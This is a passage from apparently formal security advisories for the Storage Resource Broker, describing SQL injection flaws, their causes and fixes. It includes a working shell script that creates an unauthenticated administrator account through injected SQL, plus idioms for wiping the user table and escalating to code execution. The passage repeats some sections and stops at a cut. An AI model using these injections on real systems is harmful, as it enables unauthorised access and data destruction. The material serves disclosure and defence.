3. Multiple functions to verify that SQL fragments are proper for their intended use. Ideally, values such as those used to query attributes would be stated in a well defined language independent of SQL (it may look like SQL) that is well-defined and can be parsed unambiguously against a grammar with identifiers, operators, and types of literals and their values further validated. The resulting parse tree would then be transformed into the intended SQL fragment. The functions will need to validate all or some of the following properties of the fragment, plus potentially other properties:
    a. does not contain a semicolon outside an SQL string literal that would terminate the current SQL statement
    b. does not contain SQL comment sequences '`--`', '`/*`', and '`*/`' that would eliminate part of the intended SQL statement
    c. the type of literals (string or numeric) are correct for their use
    d. no extraneous clauses exist in a series of conditionals (adding `or 1=1` can make everything match)
    e. no extraneous fragments of SQL, such as a `UNION` clause, that can change the result of the returned set of rows to contain arbitrary values

   If a real parsing of user-supplied queries was performed, it would also have the added benefit that characters that occur inside of a string literal, can contain the character sequences that are treated specially by the SRB such as `||`. The current code does a purely textual match looking for SRB metacharacters and does not distinguish if they are in string literal, or if special transformation should only be done on certain string literals. If this parsing were done on the client, characters treated specially there could also be used in string literals.

Limiting Damage from a Successful Exploit

There are several things that can be done to provide security in depth that will limit the damage that a vulnerability of this type can accomplish. The Sregister command should be further restricted; and operationally, multiple operating system account should be used between the SRB and DBMS, and there should be multiple DBMS accounts used by the SRB. These may be done in production systems, but are not documented, nor does the recommended way to install the system, using install.pl, perform these items.

The Sregister should be limited to allowing the registration of files to a set of blessed subdirectories. These should not be changeable through the SRB interface, but should instead require a system administrator to change a configuration file or create a symbolic link within a blessed subdirectory to the new directory tree to Sregister. This would disallow reading, modifying and deleting of files with the same privilege as the SRB server's operating system account. It would also prevent the reading of operating system files that are useful in attack and in replacing SRB and DBMS files that can be used in an attack.

There should also be at least three operating system accounts for use by the SRB and DBMS. With these three accounts, a compromise of the SRB or the DBMS will limit the damage that an attacker can do to the other and will prevent the compromise of files that should be immutable, such as binaries.

1. There should be an account which is used to own file that should be immutable during the operation of the SRB. This includes the executables, scripts, libraries, configuration files and other data files that should be immutable. This account may be the UNIX root account, or another administrative account whose sole purpose is to prevent modification to these files. It may be two accounts: one account to own files related to the the SRB, and another for those related to the SRB. If there is sensitive data that the SRB and/or DBMS software need, which needs to be kept private from others, then a group will need to created to allow them access and to prevent others from reading the data.

2. There should be an account which is used to run the SRB software. This account should own the files in the resource directories where the SRB server places stored data files, and it should also own the log files.

3. The final account should be a similar account which is used to run the DBMS. This account should own the files that need to be modified during the normal operation of the DBMS, such as data and log files.

There should also be at least two separate DBMS accounts, ideally three, so a compromise of the software using the DBMS is limited in the damage that it can cause.

1. There is the DBMS administrator account. This account can create other roles, or accounts, in the DBMS. This account is the root user of the DBMS, they can do anything to the DBMS including removing users and tables, and in some DBMS's, like PostgreSQL, they can cause operating system files to read or write using SQL commands like COPY. Ideally, this account would only be used to create the next user and the database for that user. The install.pl script uses this account exclusively by default.

2. The second account, which could be combined with the administrator account, is an account which owns the tables and indexes used by the SRB. This account should have the ability to create, modify, and delete the database tables used by the SRB. With this account, all the database tables used by the SRB can be managed, but other tables and system tables used by the DBMS cannot be affected to attack other aspects of the file system or DBMS. The SRB administrator could use this account to apply schema modifications to the SRB's DBMS schema.

3. The final account is the database account used by the running SRB server. This account should only have access to the tables used by the SRB; it should not have the ability to modify the schema, indexes, or other metadata in the DBMS. Ideally, each table would be granted only the rights that are required by the DBMS. If the SRB never deletes an entry from a table, this DBMS account should not be granted the privilege to delete privilege. If the SRB only needs to read data in a table, this DBMS account should only be granted the select privilege on the table. If the SRB only needs to append records for an audit trail, the DBMS account should only be granted the insert privilege (and optionally the select privilege if it needs to also read the data). If the SRB DBMS access is restricted to this last account, a compromise of the server can only allow modifications of the DBMS that an SRB server could make, and it could not create additional tables or affect the schema as an aid in an attack.

Actual Fix:

Almost all database queries were modified to use prepared statements, eliminating the possibility of an SQL injection. The only place where it was not possible to use a prepared statement, or to validate the data to prevent SQL injections, was if the server is built with ALLOW_UDF (allow user defined functions) turned on. There is not a good way around this, so sites that require the use of UDF's need to be aware of the security risk and need to restrict access to only trusted users.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

SRB-2006-0005

Summary:

A user with only the ability to connect to the TCP port that the SRB listens to for client connections can create an SRB account. No SRB account of any type or ticket is required. Once an SRB administrator account is created, the user can also gain the ability to run code as the user account running the srbServer. Depending on the configuration, they may also be able to gain access to the account running the database management system (DBMS) used by the SRB.

Component	Vulnerable Versions	Platform	Availability	Fix Available
srbServer	3.4.2 and earlier	all	not known to be publicly available	3.5.0
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote user with no SRB account	remote host	low	high
Fixed Date	**Credit**			
2007-Dec-03	Jim Kupsch			

Access Required: remote user with no SRB account

This vulnerability only requires that an adversary be able to connect to the TCP port that the SRB server is listening to for client connections.

Effort Required: low

To exploit this vulnerability requires only the execution of S-commands (SRB client command line utilities), and the ability to find a host running an SRB server.

Impact/Consequences: high

Since an SRB administrator account can be created, the user can gain complete control of the SRB server. With this privilege, complete control over data in the SRB is obtained and gaining access to run arbitrary code should not be difficult. Under certain configurations, it may be possible to gain access to run code as the operating system account running the DBMS used by the SRB.

Full Details:

This vulnerability is caused by the architectural design flaw of not properly validating and transforming user-supplied data used to create an SQL statement, resulting in an inherently vulnerable system. The cause of this vulnerability is due to the same type of flaw as described in the vulnerability report SRB-2006-0004. The difference is that this vulnerability can exploited by an attacker with only remote network access, while the other requires an SRB account of some type.

The SRB client utilities and libraries pass numeric and string literal values that are user-supplied to an

SRB server. The client libraries also generate SQL fragments based on user-supplied data that are passed to an SRB server. The user-supplied data and SQL fragments are then used to create an SQL statement that is evaluated by a DBMS. It is possible for the user-supplied data to terminate a quoted string early, and the remainder of the string could contain text that is able to affect the result of the SQL statement or contain additional arbitrary SQL statements.

SQL Injection Introduction

An SQL injection occurs when user-supplied data is used to create a string representing an SQL statement, where the user-supplied data changes the intended meaning of the statement. This occurs due to improper validation, where the data is intended to be of a certain form, but due to incorrect validation or transformation, the intended meaning of the SQL statement is changed.

SQL injections in the SRB occur in two forms. The first is user-supplied data that is intended to be used as an SQL string literal; this is a problem of data transformation. The second form is user-supplied data that is intended to used as is, such as a numeric literal value, or an SQL fragment. It is easy to see how the second form can be exploited if not properly validated. How an SQL injection in an SQL string literal can occur will now be described.

String literals in SQL consist of a series of characters delimited by single quotes. If the literal contains a single quote, the single quote is escaped by replacing it with two consecutive single quotes. As an example, the literal, `I'm 'fine'`, is represented by the SQL string literal `'I''m ''fine'''`. Some DBMS's further complicate the proper escaping of single quotes by allowing alternative escaping methods.

The user-supplied strings are checked to see if they contain the SQL quote character ('), and an attempt is made to quote or escape the single quote. The problem is that the validation of user-supplied data is done incorrectly for certain values. The code only quotes isolated single quotes, using the SQL standard method of two adjacent single quotes. Isolated quotes are handled correctly. An even number of consecutive single quotes are also not a security concern as they will not cause the quoted string to be unquoted prematurely; although from the user's perspective, the interpretation may be incorrect. The security problem occurs when the user-supplied string contains an odd number of three or more consecutive single quotes. These will be passed to the SQL interpreter untouched, which will interpret pairs of the quotes as one single quote, the final odd quote will prematurely end the quoted string, and the rest of the user string will be interpreted as SQL outside of a string.

An example of how an SQL injection occurs is as follows:

The system contains a template of an SQL statement, such as

```
select * from T where s='$V' and i=5
```

where *$V* is replaced with a user-supplied string, such as

```
$V = "''';delete from T --"
```

then the following string is what is executed by the server:

```
select * from T where s='''';delete from T --' and i=5
```

The result is that all the rows contained in the database table T will be deleted. The sequence '--' is the SQL begin comment sequence, which will cause all text to the end of the line to be ignored.

Creating an Administrator Account in the SRB with Only Remote Network Access

The difficulty is that certain characters in the user-supplied value are treated specially and must be substituted with other sequences. Obviously, the single quote character is one such example. There are two ways to work around this. Some DBMS's, notably PostgreSQL, allow an alternate quoting sequence using $$ (or id, where id is a valid SQL identifier). A more universal method is to create the string constant by concatenating a sequence of characters created with the SQL `chr` function. If a single quote is needed in the string, the second method or a combination of both methods will need to be used. For example, SQL string literal `'ABC'`, can be replaced with the equivalent values: `$$ABC$$`, `chr(65)||chr(66)||chr(67)`, or `concat(chr(65),concat(chr(66),chr(67)))`.

Other values that the SRB may treat specially for certain values are `||` (this is the SQL concatenation operator), and the characters `&`, `*`, and `?`. The operator `||` can be replaced with the function `concat`, other characters can be replaced with the `chr` function and concatenation.

The SRB allows users with accounts to issue tickets that refer to a single object or collection of objects. The ticket allows users, even those who do not have an SRB account, to access the objects to which the ticket refers. The `Stls` command is used to list objects for a given ticket. The `Stls` command will allow SQL injections to occur in two of the parameters that can be passed to the command: the ticket value and the attribute query parameter (value to the `-A` option).

If the ticket is read from a file, it is restricted by the client to ten characters in length, but if it is passed on the command line, it can be up to 500 characters in length. Some validation is done on the ticket, mainly that it starts with the letters 'C' or 'D'. The client code also transforms the tickets using the incorrect single quote escape algorithm described above. Given this, the only restrictions on the SQL command that can be injected using this vector is that it must start with a 'C' or 'D', it must not contain any single quotes, and it must be less than 500 characters in length. If the client code is changed, then the restriction on single quotes is removed. To perform an injection of *`$SQL`* in the ticket, the following idiom is used:

```
Stls -H hostname "D'''; $SQL --"
```

Performing an injection through the attribute query parameter is a bit more difficult, as there are more restrictions on the the injected string. The same restrictions apply, but the sequence `||`, `*`, and `?` are transformed into other sequences so they cannot be used. A ticket consisting of the single letter 'D' is sufficient to get past validation checks. The simplest form of a query on attributes is *`ATTR op VALUE`*, where *ATTR* is a set of well defined keywords for the attributes, *op* is a relational operator or other type of test function, and *VALUE* is a numeric constant or string literal. In the simplest case, the *ATTR* is transformed into a table and column name on the server, and the rest is placed as is. To perform an injection of *`$SQL`* in the attribute query parameter, the following idiom is used:

```
Stls -H hostname -A "SIZE=1;$SQL --" D
```

Below is a series of Bourne shell statements that will create an SRB administrator account by injecting six SQL statements. This requires that the attacker know the SRB zone and domain to create the user. The SQL works by assigning the user a very high user id that is presumably unused. Acquiring a guaranteed unique user id is simple, although the SQL is more verbose. If these values are not known,

they should be able to be retrieved through the use of other SQL injections, public data, or social engineering. This example makes use of the PostgreSQL alternative quoting feature, so it is specific to a PostgreSQL DBMS, but it could easily be changed as described above to work with other DBMS's. The password for the new account is 'xx', and it is stored in the obfuscated form '_ny1zpe*.'. The construction of the SQL statement in several Shell statements is performed solely to avoid ambiguous line breaks in this document.

```
#!/bin/sh

# Create an SRB account that is an SRB administrator user type,
# without a prior account and  only network access to the port
# that the SRB server is listening.  The series of SQL statements
# below will create a user account that is an SRB administrator:
#
# insert into mdas_au_auth_key
#  values(99987654, '_ny1zpe*.')
#
# insert into mdas_au_auth_map
#  values(99987654, 'NULL', 6)
#
# insert into mdas_au_info
#  values(99987654, '', '', '')
#
# insert into mdas_au_mdata
#  values(99987654, -1)
#
# insert into mdas_cd_user
#  values(99987654, 'myUser'
#  '0001', 'myZone',
#  '2006-12-01-11.00.00',
#  '2006-12-01-11.00.00')
#
# insert into mdas_au_domn
#  select 99987654, domain_id
#    from mdas_td_domn
#    where domain_desc='myDomain'

# Q is PostgreSQL's alternative quote, and the others define
# the user and domain to upgrade to an admin user type
#
Q='$$'
SRB_USER="${Q}myUser$Q"
SRB_DOMAIN="${Q}myDomain$Q"
SRB_AUTH="${Q}_ny1zpe*.$Q"
SRB_ZONE="${Q}myZone$Q"
SRB_ID="${Q}99987654$Q"
SRB_HOST="myHost"
SRB_DATE="${Q}2006-12-01-11.00.00$Q"

SQL="insert into mdas_au_auth_key"
SQL="$SQL   values($SRB_ID, $SRB_AUTH)"
Stls -H $SRB_HOST "D''';$SQL --"

SQL="insert into mdas_au_auth_map"
SQL="$SQL   values($SRB_ID, ${Q}NULL$Q, 6)"
Stls -H $SRB_HOST "D''';$SQL --"

SQL="insert into mdas_au_info"
SQL="$SQL   values($SRB_ID, $Q$Q, $Q$Q, $Q$Q)"
```

```
Stls -H $SRB_HOST "D''';$SQL --"

SQL="insert into mdas_au_mdata"
SQL="$SQL   values($SRB_ID, -1)"
Stls -H $SRB_HOST "D''';$SQL --"

SQL="insert into mdas_cd_user"
SQL="$SQL   values($SRB_ID, $SRB_USER, ${Q}0001$Q,"
SQL="$SQL   $SRB_ZONE, $SRB_DATE, $SRB_DATE)"
Stls -H $SRB_HOST "D''';$SQL --"

SQL="insert into mdas_au_domn select $SRB_ID, domain_id"
SQL="$SQL   from mdas_td_domn where domain_desc=$SRB_DOMAIN"
Stls -H $SRB_HOST "D''';$SQL --"
```

At this point, the SRB client configuration can be changed to use the values set above, with the password of 'xx', and the new SRB administrator can login. The sysadmin account created with the series of SQL statements does not have all the access control measures automatically set compared to an account created through the use of the normal SRB command `Singestuser`, but they can be set using other administrative S-commands from the new account. One of the things the new account can do is to create a new account using the real command to do so:

```
Singestuser myNewAdmin myPassword myDomain sysadmin '' '' '' '' ''
```

Once the user has elevated their account type to a sysadmin, they can read, modify, and delete files as described in the vulnerability report SRB-2006-0001 using the `Sregister` command. If the SRB server executables or configuration are owned by the same operating system user that is used to run the server, then the scripts in bin/commands can be easily modified and then executed using the `Spcommand`. If not, there are other files in the SRB account's home directory that will cause code to be executed when the account is used by a user. These include .bashrc, .cshrc, .vimrc, and .emacs.

If PostgreSQL is used as the DBMS and the database account is an administrator, then arbitrary operating system files can be read, modified, and created with the same constraints as the DBMS's operating system account. This can be accomplished using the `COPY` statement. The SRB install.pl script sets up the database account this way.

Cause: SQL injection
failure to validate input

This vulnerability is caused by the architectural design flaw of not validating and properly transforming user-supplied data, resulting in an SQL injection.

The first problem is that the code to transform user-supplied data that will be used as an SQL string literal is incorrect. It only escapes isolated single quotes and does not properly deal with multiple adjacent single quotes. It appears that it was done to make the quoting function idempotent, as the same quote escaping code is run on both the client and the server. It is not possible to have an idempotent quote escaping function if all characters codes are valid in the string to be quoted.

The second problem is that other user-supplied data values are not validated. These are values that are used as fragments of SQL or numeric literals, and they are used with little or no change in the construction of SQL statements. For instance, the user-supplied data that forms a query of a set of SRB attributes has a syntax that is very close to SQL. The query string is only minimally transformed to

generate the executed SQL statement. What should be numeric and string constants are not validated to be such. This makes an SQL injection easily possible through the use of the fragments, although a few more characters are treated specially (changed in the transformation to other characters) and cannot be used in the user-supplied value, but this is easy to work around using equivalent fragments of SQL without the specially treated characters.

Proposed Fix:

Two changes are required to mitigate this vulnerability. The first change is that the code to transform user-supplied data used as SQL string literals needs to be done correctly. The second change required is that validation checks need to be performed properly on client-supplied data that is used to construct SQL statements.

Proper Transformation of Data Used As SQL String Literals

The current SQL quote escaping algorithm is incorrect. The quote-escaping transformation is done in both the client and the server using the same algorithm. It is not possible to create an idempotent escaping function unless some characters are reserved for this escaping purpose. Since SQL escapes quotes using a character sequence that is also a valid SQL string value, this transformation must be once and only once; in either the client or the server, but not both. If it is done in the client, the server must verify that it was done correctly.

The quote escaping code needs to be changed to handle arbitrary character sequences in the user-supplied data used in a string literal, include single quotes and other characters treated specially by the DBMS parser. This is made more complicated by DBMS's that provide non-standard quote escape methods. PostgreSQL is an example of this, where a single quote with a string literal can be represented by not only `''`, but also `\'`. PostgreSQL now has a configuration option to disable this, and it will be the default in a future release. This can cause problems for code performing a standard escape method of doubling single quotes. It does not work for the sequence `\'`, as this becomes `\''` and the last single quote is unescaped.

One way to handle all cases is to convert a string `AQB`, where `A` and `B` represent arbitrary strings, and `Q` is a `'` or `\`, into `'A'||chr(q)||'B'`, where q is the integer value of the ASCII code for the single quote or backslash. If there is more than one single quote or backslash in the string, the algorithm can be applied recursively.

Another way to handle this would be to check at runtime for \-escaping by executing a series of statements that are valid in either scheme but produce different results. This can be accomplished by having a table with a single text column and then run the following SQL statements: `delete from T; insert into T values('\')--')`. Then execute `select * from T`. If the result is `\`, then the DBMS does not support \-escapes, but if the result is `')--`, then the DBMS does support \-escapes. If \-escaping is supported, then besides doubling single quotes, backslashes should also be doubled to properly quote and escape the contents of the string literal.

There should be a function that takes a string as input and returns a properly quoted and escaped string that the SQL interpreter will evaluate as identical to the string passed into the function. This function needs to have knowledge of the DBMS used by the SRB to perform this function properly. For this reason, the quoting of strings should be done in the server.

Strings should be properly escaped and quoted in the server, preferably only right before they are interpolated into an SQL statement. This way, all strings passed around the system are unquoted and unescaped, and there is no danger of multiple quoting/escaping as a proper quoting/escaping function is

not idempotent.

In the current server implementation, SQL statement are created using constructs such as

```
sprintf(sqlStmt, "select * from t where s='%s'", value);
```

If the values are sent unquoted from the server, and a function existed to create an SQL fragment that returns a string representing the SQL string literal that has the same value, then the following idiom could be used (note the lack of single quotes):

```
quotedValue = sql_quote(value);
sprintf(sqlStmt, "select * from t where s=%s", quotedValue);
free(quotedValue);
```

A further refinement would be to create a function that mimics `printf`. It can be simpler in some respects as it only needs to support the format specifiers for integer (`%d`), float (`%f`) and string (`%s`). It would need to add format specifiers to include SQL string literal (`%S`) and quoted SQL identifier (`%I`, rarely used double quoting of identifiers to allow nonstandard identifiers). The idiom to use would then be the following (note the lack of single quotes, and there is complete error checking):

```
int len;
len = sql_snprintf(sqlStmt, sqlStmtLen, "select * from t where s=%S", value);
if (len >= sqlStmtLen)  {
    ERROR_SQL_EXCEEDS_BUFFER_SIZE();
}  else if (len < 0)  {
    OTHER_ERROR()
}
```

In this case, the call to `sql_quote` would be done inside the `sql_snprintf` function.

Another option, which is dependent on the database and the database client driver support, is to use prepared statements. This allows the SQL statements to be created using `?` as a placeholder, thus the template would be `select * from t where s=?`. This template would be passes to the DBMS, where it would be parsed and have a plan generated. The DBMS would return a handle to the prepared statement. The prepared statement could then be executed by passing the handle and binary values for the placeholders (C `int`'s and `char*`'s). This technique can only be used when the SQL statement is fixed, except for numeric and string literal values.

Performing Proper Data Validation in the Server

The other mitigation that needs to be performed is that data needs to be properly validated for its use in the SRB and its context in the SQL statement. Data that is used in a numeric context needs to be a valid SQL numeric constant, as do dates and truth values. Data that has a special meaning to the SRB, such as a ticket in this example should be further validated to look like a ticket: 10 characters long, starts with a valid ticket type letter, and contains only certain characters.

Currently, the client transforms some user input to escape strings containing single quotes and produces SQL fragments. The server performs the same transformation. These are then used to construct an SQL statement in the server. Since performing the correct quote escaping transformation in both the client and the server cannot be done correctly, due to a correct transformation not being idempotent, there are two options for validation. Have the transformations occur only in the server, or have it occur only in the

client.

There are trade-offs, in the case where the transformation is performed only in the server, the clients become simpler as this code can be removed from them. The server will then get the value the user intended, which will in most cases greatly simplify the validation that the server must do to the data from the client. Much of the validation in the server then becomes validating that values used as SQL literal constants are proper SQL literals and nothing more. For values used as an SQL string literal, only a proper quote escaping transformation needs to be run. The only downside is that it will break backwards compatibility with older clients.

If backwards compatibility with older clients is required, then the server will need to support the validation of user-supplied data that has been transformed in the client, as it is done now. Since the data needs to be quote-escaped properly in the server due to the quote escaping transformation being DBMS dependent, the client data should be validated that it is properly quote escaped for standard SQL and rejected if not. The data should then have the quote escaping transformation undone; then it should be validated and transformed as if it was not transformed on the client.

The validation in the server needs to be more robust no matter if quote escaping transformation is done in the client or server. Several validation functions should be written for use in the server, including:

1. A function to check a value that has had a quote escaping transformation in the client is a correctly escaped SQL string literal when delimited with single quotes. This function must validate that all quotes are in the form of consecutive pairs. This function may also need to deal with alternative escaping mechanisms present in the DBMS, such as \-escaping of single quotes.
2. Functions to check if a value to be used as an SQL basic type, such as a numeric constant, is of the proper form with no additional characters.
3. Multiple functions to verify that SQL fragments are proper for their intended use. Ideally, values such as those used to query attributes would be stated in a well defined language independent of SQL (it may look like SQL) that is well-defined and can be parsed unambiguously against a grammar with identifiers, operators, and types of literals and their values further validated. The resulting parse tree would then be transformed into the intended SQL fragment. The functions will need to validate all or some of the following properties of the fragment, plus potentially other properties:
    a. does not contain a semicolon outside an SQL string literal that would terminate the current SQL statement
    b. does not contain SQL comment sequences '`--`', '`/*`', and '`*/`' that would eliminate part of the intended SQL statement
    c. the type of literals (string or numeric) are correct for their use
    d. no extraneous clauses exist in a series of conditionals (adding `or 1=1` can make everything match)
    e. no extraneous fragments of SQL, such as a `UNION` clause, that can change the result of the returned set of rows to contain arbitrary values

    If a real parsing of user-supplied queries was performed, it would also have the added benefit that characters that occur inside of a string literal, can contain the character sequences that are treated specially by the SRB such as `||`. The current code does a purely textual match looking for SRB metacharacters and does not distinguish if they are in string literal, or if special transformation should only be done on certain string literals. If this parsing were done on the client, characters treated specially there could also be used in string literals.

Limiting Damage from a Successful Exploit

There are several things that can be done to provide security in depth that will limit the damage that a vulnerability of this type can accomplish. The Sregister command should be further restricted; and operationally, multiple operating system account should be used between the SRB and DBMS, and there should be multiple DBMS accounts used by the SRB. These may be done in production systems, but are not documented, nor does the recommended way to install the system, using install.pl, perform these items.

The Sregister should be limited to allowing the registration of files to a set of blessed subdirectories. These should not be changeable through the SRB interface, but should instead require a system administrator to change a configuration file or create a symbolic link within a blessed subdirectory to the new directory tree to Sregister. This would disallow reading, modifying and deleting of files with the same privilege as the SRB server's operating system account. It would also prevent the reading of operating system files that are useful in attack and in replacing SRB and DBMS files that can be used in an attack.

There should also be at least three operating system accounts for use by the SRB and DBMS. With these three accounts, a compromise of the SRB or the DBMS will limit the damage that an attacker can do to the other and will prevent the compromise of files that should be immutable, such as binaries.

1. There should be an account which is used to own file that should be immutable during the operation of the SRB. This includes the executables, scripts, libraries, configuration files and other data files that should be immutable. This account may be the UNIX root account, or another administrative account whose sole purpose is to prevent modification to these files. It may be two accounts: one account to own files related to the the SRB, and another for those related to the SRB. If there is sensitive data that the SRB and/or DBMS software need, which needs to be kept private from others, then a group will need to created to allow them access and to prevent others from reading the data.

2. There should be an account which is used to run the SRB software. This account should own the files in the resource directories where the SRB server places stored data files, and it should also own the log files.

3. The final account should be a similar account which is used to run the DBMS. This account should own the files that need to be modified during the normal operation of the DBMS, such as data and log files.

There should also be at least two separate DBMS accounts, ideally three, so a compromise of the software using the DBMS is limited in the damage that it can cause.

1. There is the DBMS administrator account. This account can create other roles, or accounts, in the DBMS. This account is the root user of the DBMS, they can do anything to the DBMS including removing users and tables, and in some DBMS's, like PostgreSQL, they can cause operating system files to read or write using SQL commands like COPY. Ideally, this account would only be used to create the next user and the database for that user. The install.pl script uses this account exclusively by default.

2. The second account, which could be combined with the administrator account, is an account which owns the tables and indexes used by the SRB. This account should have the ability to create, modify, and delete the database tables used by the SRB. With this account, all the database tables used by the SRB can be managed, but other tables and system tables used by the DBMS cannot be affected to attack other aspects of the file system or DBMS. The SRB administrator could use this account to apply schema modifications to the SRB's DBMS schema.

3. The final account is the database account used by the running SRB server. This account should only have access to the tables used by the SRB; it should not have the ability to modify the schema, indexes, or other metadata in the DBMS. Ideally, each table would be granted only the rights that are required by the DBMS. If the SRB never deletes an entry from a table, this DBMS account should not be granted the privilege to delete privilege. If the SRB only needs to read data in a table, this DBMS account should only be granted the select privilege on the table. If the SRB only needs to append records for an audit trail, the DBMS account should only be granted the insert privilege (and optionally the select privilege if it needs to also read the data). If the SRB DBMS access is restricted to this last account, a compromise of the server can only allow modifications of the DBMS that an SRB server could make, and it could not create additional tables or affect the schema as an aid in an attack.

Actual Fix:

Almost all database queries were modified to use prepared statements, eliminating the possibility of an SQL injection. The only place where it was not possible to use a prepared statement, or to validate the data to prevent SQL injections, was if the server is built with ALLOW_UDF (allow user defined functions) turned on. There is not a good way around this, so sites that require the use of UDF's need to be aware of the security risk and need to restrict access to only trusted users.

Acknowledgment:

This research funded in part by NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

SRB-2006-0006

Summary:

A user with only the ability to connect to the TCP port that the SRB listens to for client connections can affect the metadata stored in the SRB. No SRB account of any type or ticket is required. This may result in a denial of service of the SRB server.

Component	Vulnerable Versions	Platform	Availability	Fix Available
srbServer	3.4.2 and earlier	all	not known to be publicly available	3.5.0
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote user with no SRB account	remote host	low	high
Fixed Date	**Credit**			
2007-Dec-03	Jim Kupsch			

Access Required: remote user with no SRB account

This vulnerability only requires that an adversary be able to connect to the TCP port that the SRB server is listening to for client connections.

Effort Required: low

To exploit this vulnerability requires only the execution of S-commands (SRB client command line utilities), and the ability to find a host running an SRB server.

Impact/Consequences: high

Since the integrity of the metadata can be affected, a denial of service attack can be accomplished.

Full Details:

This vulnerability is caused by the architectural design flaw of not properly validating and transforming user-supplied data used to create an SQL statement, resulting in an inherently vulnerable system. This vulnerability is similar to the vulnerability report SRB-2006-0005, except the SQL injection that is possible is greatly restricted in length.

The SRB client utilities and libraries pass numeric and string literal values that are user-supplied to an SRB server. The client libraries also generate SQL fragments based on user-supplied data that are passed to an SRB server. The user-supplied data and SQL fragments are then used to create an SQL statement that is evaluated by a DBMS. It is possible for the user-supplied data to terminate a quoted string early, and the remainder of the string could contain text that is able to affect the result of the SQL statement or contain additional arbitrary SQL statements.

SQL Injection Introduction

An SQL injection occurs when user-supplied data is used to create a string representing an SQL statement, where the user-supplied data changes the intended meaning of the statement. This occurs due to improper validation, where the data is intended to be of a certain form, but due to incorrect validation or transformation, the intended meaning of the SQL statement is changed.

SQL injections in the SRB occur in two forms. The first is user-supplied data that is intended to be used as an SQL string literal; this is a problem of data transformation. The second form is user-supplied data that is intended to used as is, such as a numeric literal value, or an SQL fragment. It is easy to see how the second form can be exploited if not properly validated. How an SQL injection in an SQL string literal can occur will now be described.

String literals in SQL consist of a series of characters delimited by single quotes. If the literal contains a single quote, the single quote is escaped by replacing it with two consecutive single quotes. As an example, the literal, `I'm 'fine'`, is represented by the SQL string literal `'I''m ''fine'''`. Some DBMS's further complicate the proper escaping of single quotes by allowing alternative escaping methods.

The user-supplied strings are checked to see if they contain the SQL quote character ('), and an attempt is made to quote or escape the single quote. The problem is that the validation of user-supplied data is done incorrectly for certain values. The code only quotes isolated single quotes, using the SQL standard method of two adjacent single quotes. Isolated quotes are handled correctly. An even number of consecutive single quotes are also not a security concern as they will not cause the quoted string to be unquoted prematurely; although from the user's perspective, the interpretation may be incorrect. The security problem occurs when the user-supplied string contains an odd number of three or more consecutive single quotes. These will be passed to the SQL interpreter untouched, which will interpret pairs of the quotes as one single quote, the final odd quote will prematurely end the quoted string, and the rest of the user string will be interpreted as SQL outside of a string.

An example of how an SQL injection occurs is as follows:

The system contains a template of an SQL statement, such as

```
select * from T where s='$V' and i=5
```

where *$V* is replaced with a user-supplied string, such as

```
$V = "''';delete from T --"
```

then the following string is what is executed by the server:

```
select * from T where s='''';delete from T --' and i=5
```

The result is that all the rows contained in the database table T will be deleted. The sequence '--' is the SQL begin comment sequence, which will cause all text to the end of the line to be ignored.

Modifying the SRB Metadata with Only Remote Network Access

The difficulty is that certain characters in the user-supplied value are treated specially and must be substituted with other sequences. Obviously, the single quote character is one such example. There are

two ways to work around this. Some DBMS's, notably PostgreSQL, allow an alternate quoting sequence using $$ (or id, where id is a valid SQL identifier). A more universal method is to create the string constant by concatenating a sequence of characters created with the SQL `chr` function. If a single quote is needed in the string, the second method or a combination of both methods will need to be used. For example, SQL string literal `'ABC'`, can be replaced with the equivalent values: `$$ABC$$`, `chr(65)||chr(66)||chr(67)`, or `concat(chr(65),concat(chr(66),chr(67)))`.

Other values that the SRB may treat specially for certain values are `||` (this is the SQL concatenation operator), and the characters `&`, `*`, and `?`. The operator `||` can be replaced with the function `concat`, other characters can be replaced with the `chr` function and concatenation.

An SQL injection is possible through the username and domain. The constraint is that each of these values is at most 31 characters of data. A simplified version of the SQL query that is formed and run on the server is the following:

```
select * from T where u='$user' and d='$domain'
```

The injection can occur using the following template:

```
$user   = "''';$sqlCodePt1/*"
$domain = "*/$sqlCodePt2--"
```

This results in the following SQL statement being executed:

```
select * from T where u='''';$sqlCodePt1/*' and d='*/$sqlCodePt2--'
```

This allows an SQL injection that can be up to 25 characters, a comment, and then another 27 characters. Even with this restriction it would be possible to create an SRB administrator account, at least when using a PostgreSQL DBMS and an SQL administrator account used by the SRB.

Due to a buffer overflow in `procStartupMsg` of the variable `namebuf`, the domain is further restricted to 10 characters, 4 of which comment character, leaving only 6 characters of SQL code. The bytes at character 11 and 12 can be overwritten with values that will allow the server to continue without crashing. The overflow also overwrites a part of the stack frame if it is longer than 25 characters that causes the server to crash. So the longest amount of SQL that can be injected is the 25 characters in the username, and 17 characters in the domain. The domain needs to then be of the form `*/xxxxxx/*yy*/zzzzzzzzz--`, where `x` and `z`'s represent SQL and `y` represents a platform dependent constant to allow a pointer to point to valid readable memory.

Given the buffer overflow, a total of only 40 character of SQL is available that must be broken up in 25, 6 and 9 character pieces. Although this is not enough to create an SRB administrator account, other damage can be done to the SRB; data and table can be deleted from the DBMS. The injection can be done using the following idiom:

```
export srbUser="''';delete from mdas_cd_user--"
export mdaseDomainName="xxx"
Sls
```

This will cause all of the data to be delete from the mdas_cd_user table which should prevent all logins and access to the SRB.

Cause: SQL injection
failure to validate input

This vulnerability is caused by the architectural design flaw of not validating and properly transforming user-supplied data, resulting in an SQL injection.

The first problem is that the code to transform user-supplied data that will be used as an SQL string literal is incorrect. It only escapes isolated single quotes and does not properly deal with multiple adjacent single quotes. It appears that it was done to make the quoting function idempotent, as the same quote escaping code is run on both the client and the server. It is not possible to have an idempotent quote escaping function if all characters codes are valid in the string to be quoted.

The second problem is that other user-supplied data values are not validated. These are values that are used as fragments of SQL or numeric literals, and they are used with little or no change in the construction of SQL statements. For instance, the user-supplied data that forms a query of a set of SRB attributes has a syntax that is very close to SQL. The query string is only minimally transformed to generate the executed SQL statement. What should be numeric and string constants are not validated to be such. This makes an SQL injection easily possible through the use of the fragments, although a few more characters are treated specially (changed in the transformation to other characters) and cannot be used in the user-supplied value, but this is easy to work around using equivalent fragments of SQL without the specially treated characters.

Proposed Fix:

